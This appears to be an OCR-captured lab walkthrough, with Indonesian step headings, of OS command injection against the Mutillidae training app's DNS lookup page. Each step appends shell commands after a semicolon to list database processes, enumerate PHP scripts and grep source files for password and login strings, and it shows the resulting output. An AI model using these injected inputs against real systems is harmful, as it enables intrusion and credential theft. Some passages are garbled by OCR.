
    b. Temukan Mesin Database menggunakan perintah "ps"



Results for www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'


```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

postgres    1672       1  0 May01 ?        00:00:11 /usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c config_file=/etc/postgresql/13/main/postgresql.conf
postgres    1674    1672  0 May01 ?        00:00:00 postgres: 13/main: checkpointer
postgres    1675    1672  0 May01 ?        00:00:10 postgres: 13/main: background writer
postgres    1676    1672  0 May01 ?        00:00:10 postgres: 13/main: walwriter
postgres    1677    1672  0 May01 ?        00:00:05 postgres: 13/main: autovacuum launcher
postgres    1678    1672  0 May01 ?        00:00:05 postgres: 13/main: stats collector
postgres    1679    1672  0 May01 ?        00:00:00 postgres: 13/main: logical replication launcher
mysql      50662       1  0 20:36 ?        00:00:00 /usr/sbin/mariadbd
www-data   51661   50590  0 21:37 ?        00:00:00 sh -c nslookup www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'
www-data   51667   51661  0 21:37 ?        00:00:00 grep -E -i (postgres|sql|db2|ora)
```

    c. Melihat Daftar semua skrip php




Results for www.cnn.com; find /var/www/html/mutillidae -name "*.php"

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/xml-validator.php
/var/www/html/mutillidae/password-generator.php
/var/www/html/mutillidae/show-log.php
/var/www/html/mutillidae/index.php
/var/www/html/mutillidae/nice-tabby-cat.php
/var/www/html/mutillidae/content-security-policy.php
/var/www/html/mutillidae/php-errors.php
/var/www/html/mutillidae/ajax/jwt.php
/var/www/html/mutillidae/ajax/lookup-pen-test-tool.php
/var/www/html/mutillidae/secret-administrative-pages.php
/var/www/html/mutillidae/user-agent-impersonation.php
/var/www/html/mutillidae/user-info-xpath.php
/var/www/html/mutillidae/cache-control.php
/var/www/html/mutillidae/hints-page-wrapper.php
/var/www/html/mutillidae/ssl-misconfiguration.php
/var/www/html/mutillidae/jwt.php
/var/www/html/mutillidae/repeater.php
/var/www/html/mutillidae/webservices/soap/ws-user-account.php
/var/www/html/mutillidae/webservices/soap/ws-hello-world.php
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php
/var/www/html/mutillidae/webservices/soap/ws-lookup-dns-record.php
/var/www/html/mutillidae/webservices/rest/ws-test-connectivity.php
/var/www/html/mutillidae/webservices/rest/ws-user-account.php
/var/www/html/mutillidae/webservices/rest/cors-server.php
/var/www/html/mutillidae/view-someones-blog.php
/var/www/html/mutillidae/captured-data.php
/var/www/html/mutillidae/page-not-found.php
/var/www/html/mutillidae/home.php
/var/www/html/mutillidae/view-user-privilege-level.php
/var/www/html/mutillidae/includes/minimum-class-definitions.php
/var/www/html/mutillidae/includes/process-commands.php
/var/www/html/mutillidae/includes/constants.php
/var/www/html/mutillidae/includes/capture-data.php
```




```
/var/www/html/mutillidae/text-file-viewer.php
/var/www/html/mutillidae/site-footer-xss-discussion.php
/var/www/html/mutillidae/styling-frame.php
/var/www/html/mutillidae/set-background-color.php
/var/www/html/mutillidae/evil-tabby-cat.php
/var/www/html/mutillidae/privilege-escalation.php
/var/www/html/mutillidae/classes/MySQLHandler.php
/var/www/html/mutillidae/classes/LogHandler.php
/var/www/html/mutillidae/classes/JWT.php
/var/www/html/mutillidae/classes/XMLHandler.php
/var/www/html/mutillidae/classes/SQLQueryHandler.php
/var/www/html/mutillidae/classes/FileUploadExceptionHandler.php
/var/www/html/mutillidae/classes/RequiredSoftwareHandler.php
/var/www/html/mutillidae/classes/RemoteFileHandler.php
/var/www/html/mutillidae/classes/EncodingHandler.php
/var/www/html/mutillidae/classes/ClientInformationHandler.php
/var/www/html/mutillidae/classes/CSRFTokenHandler.php
/var/www/html/mutillidae/classes/YouTubeVideoHandler.php
/var/www/html/mutillidae/classes/DirectoryIterationHandler.php
/var/www/html/mutillidae/classes/CustomErrorHandler.php
/var/www/html/mutillidae/back-button-discussion.php
/var/www/html/mutillidae/client-side-control-challenge.php
/var/www/html/mutillidae/set-up-database.php
/var/www/html/mutillidae/document-viewer.php
/var/www/html/mutillidae/browser-info.php
/var/www/html/mutillidae/documentation/installation.php
/var/www/html/mutillidae/documentation/vulnerabilities.php
/var/www/html/mutillidae/documentation/usage-instructions.php
/var/www/html/mutillidae/authorization-required.php
/var/www/html/mutillidae/robots-txt.php
/var/www/html/mutillidae/conference-room-lookup.php
/var/www/html/mutillidae/directory-browsing.php
/var/www/html/mutillidae/phpinfo.php
/var/www/html/mutillidae/register.php
/var/www/html/mutillidae/ssl-enforced.php
/var/www/html/mutillidae/echo.php
/var/www/html/mutillidae/client-side-comments.php
```



```
/var/www/html/mutillidae/labs/lab-26.php
/var/www/html/mutillidae/labs/lab-1.php
/var/www/html/mutillidae/labs/lab-56.php
/var/www/html/mutillidae/labs/lab-45.php
/var/www/html/mutillidae/labs/lab-35.php
/var/www/html/mutillidae/labs/lab-48.php
/var/www/html/mutillidae/labs/lab-31.php
/var/www/html/mutillidae/labs/lab-30.php
/var/www/html/mutillidae/labs/lab-16.php
/var/www/html/mutillidae/labs/lab-34.php
/var/www/html/mutillidae/labs/lab-27.php
/var/www/html/mutillidae/labs/lab-11.php
/var/www/html/mutillidae/labs/lab-24.php
/var/www/html/mutillidae/labs/lab-40.php
/var/www/html/mutillidae/labs/lab-32.php
/var/www/html/mutillidae/labs/lab-9.php
/var/www/html/mutillidae/labs/lab-42.php
/var/www/html/mutillidae/labs/lab-50.php
/var/www/html/mutillidae/labs/lab-13.php
/var/www/html/mutillidae/labs/lab-49.php
/var/www/html/mutillidae/labs/lab-10.php
/var/www/html/mutillidae/labs/lab-29.php
/var/www/html/mutillidae/labs/lab-41.php
/var/www/html/mutillidae/labs/lab-19.php
/var/www/html/mutillidae/labs/lab-54.php
/var/www/html/mutillidae/labs/lab-12.php
/var/www/html/mutillidae/labs/lab-57.php
/var/www/html/mutillidae/labs/lab-47.php
/var/www/html/mutillidae/labs/lab-21.php
/var/www/html/mutillidae/labs/lab-17.php
/var/www/html/mutillidae/credits.php
/var/www/html/mutillidae/html5-storage.php
/var/www/html/mutillidae/capture-data.php
/var/www/html/mutillidae/redirectandlog.php
/var/www/html/mutillidae/test-connectivity.php
/var/www/html/mutillidae/arbitrary-file-inclusion.php
/var/www/html/mutillidae/rene-magritte.php
/var/www/html/mutillidae/upload-file.php
/var/www/html/mutillidae/framing.php
/var/www/html/mutillidae/edit-account-profile.php
/var/www/html/mutillidae/styling.php
/var/www/html/mutillidae/user-poll.php
/var/www/html/mutillidae/dns-lookup.php
/var/www/html/mutillidae/pen-test-tool-lookup-ajax.php
/var/www/html/mutillidae/pen-test-tool-lookup.php
/var/www/html/mutillidae/source-viewer.php
/var/www/html/mutillidae/login.php
/var/www/html/mutillidae/add-to-your-blog.php
```

d. Cari skrip php untuk kata sandi string




Results for www.cnn.com; find /var/www/html/mutillidae -name "*.php" | xargs grep -i "password" | grep "="

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/password-generator.php:                $lPasswordJSMessage = "";
/var/www/html/mutillidae/password-generator.php:                        $lPasswordJSMessage = "This password is for {$lUsernameForJS}";
/var/www/html/mutillidae/password-generator.php:                    var lPasswordText = "";
/var/www/html/mutillidae/password-generator.php:                    var lPasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()_-+=[]{}\|;',./:?";
/var/www/html/mutillidae/password-generator.php:                        lPasswordText += lPasswordCharset.charAt(Math.floor(Math.random() * lPasswordCharset.length));
/var/www/html/mutillidae/password-generator.php:                        document.getElementById("idPasswordInput").innerHTML = "Password: " + lPasswordText + "";
/var/www/html/mutillidae/password-generator.php:                        document.getElementById("idPasswordTableRow").style.display = "";
/var/www/html/mutillidae/password-generator.php:
```

Password Generator


```
/var/www/html/mutillidae/password-generator.php:
```

e. Dapatkan kata sandi dari hasil pencarian



/html/mutillidae/classes/MySQLHandler.php: $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME, $PASSWORD); /var/www/html/mutillidae/classes/MySQLHandler.php: $lMySQLConnectio
= new mysqli($HOSTNAME, $USERNAME, self::$SAMURAI_WTF_PASSWORD); /var/www/html/mutillidae/classes/MySQLHandler.php: $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME,


f. Cari MySQLHandler.php untuk pengguna string atau login



Results for www.cnn.com; find /var/www/html/mutillidae -name "MySQLHandler.php" | xargs egrep -i '(user|login)' | grep "="

```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

        static public $mMySQLDatabaseUsername = DB_USERNAME;
            $ACCESS_DENIED = "Access denied for user";
                $this->mMySQLConnection = new mysqli($pHOSTNAME, $pUSERNAME, $pPASSWORD, NULL, $pPORT);
                $USERNAME = self::$mMySQLDatabaseUsername;
                    $lResult = $this->doConnectToDatabase($HOSTNAME, $USERNAME, $PASSWORD, $PORT);
                        $lResult = $this->doConnectToDatabase($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV1_PASSWORD, $PORT);
                            $lResult = $this->doConnectToDatabase($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV2_PASSWORD, $PORT);
                                $lResult = $this->doConnectToDatabase($HOSTNAME, $USERNAME, self::$SAMURAI_WTF_PASSWORD, $PORT);
                                        $lResult = $this->doConnectToDatabase(self::$MUTILLIDAE_DOCKER_HOSTNAME, $USERNAME, $PASSWORD, $PORT);
                $USERNAME = self::$mMySQLDatabaseUsername;
                $INCORRECT_DATABASE_CONFIGURATION_MESSAGE = "Error connecting to MySQL database First, try to reset the database (ResetDB button on menu). Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly in includes/database-config.php";
                $UNKNOWN_DATABASE_MESSAGE = "Unable to select default database " . self::$mMySQLDatabaseName. ". It appears that the database to which Mutillidae is configured to connect has not been created. Try to setup/reset the DB to see if that helps. Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly in file includes/database-config.php";
                    $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME, $PASSWORD);
                                $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$SAMURAI_WTF_PASSWORD);
                                        $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV1_PASSWORD);
                                                $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV2_PASSWORD);
                                                        $lMySQLConnection = new mysqli(self::$MUTILLIDAE_DOCKER_HOSTNAME, $USERNAME, $PASSWORD);
                                self::$mDatabaseAvailableMessage = "Failed to execute test query on MySQL database but we appear to be connected " . $lMySQLConnection->error."

First, try to reset the database (ResetDB button on menu)

Check if the database configuration is correct. If the system made it this far, the username and password are probably correct. Perhaps the database name is wrong.

";
                                self::$mDatabaseAvailableMessage = "Failed to execute test query on blogs_table in the MySQL database but we appear to be connected " . $lMySQLConnection->error."

First, try to reset the database (ResetDB button on menu)

The blogs table should exist in the ".self::$mMySQLDatabaseName." database if the database configuration is correct. If the system made it this far, the username and password are probably correct. Perhaps the database name is wrong.

";
```

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
PHP Version: 8.2.2



```
Server:         10.13.10.13
Address:        10.13.10.13#53

Non-authoritative answer:
www.cnn.com     canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773
 $USERNAME = self::$mMySQLDatabaseUsername;
 $INCORRECT_DATABASE_CONFIGURATION_MESSAGE = "Error connecting to MySQL database First, try to reset the database (ResetDB button on menu). Next, check that the da
 $UNKNOWN_DATABASE_MESSAGE = "Unable to select default database " . self::$mMySQLDatabaseName. ". It appears that the database to which Mutillidae is configured to
     $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME, $PASSWORD);
                 $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$SAMURAI_WTF_PASSWORD);
                         $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV1_PASSWORD);
                                 $lMySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV2_PASSWORD);
                                     $lMySQLConnection = new mysqli(self::$MUTILLIDAE_DOCKER_HOSTNAME, $USERNAME, $PASSWORD);
                 self::$mDatabaseAvailableMessage = "Failed to execute test query on MySQL database but we appear to be connected " . $lMySQLConnection->error."
```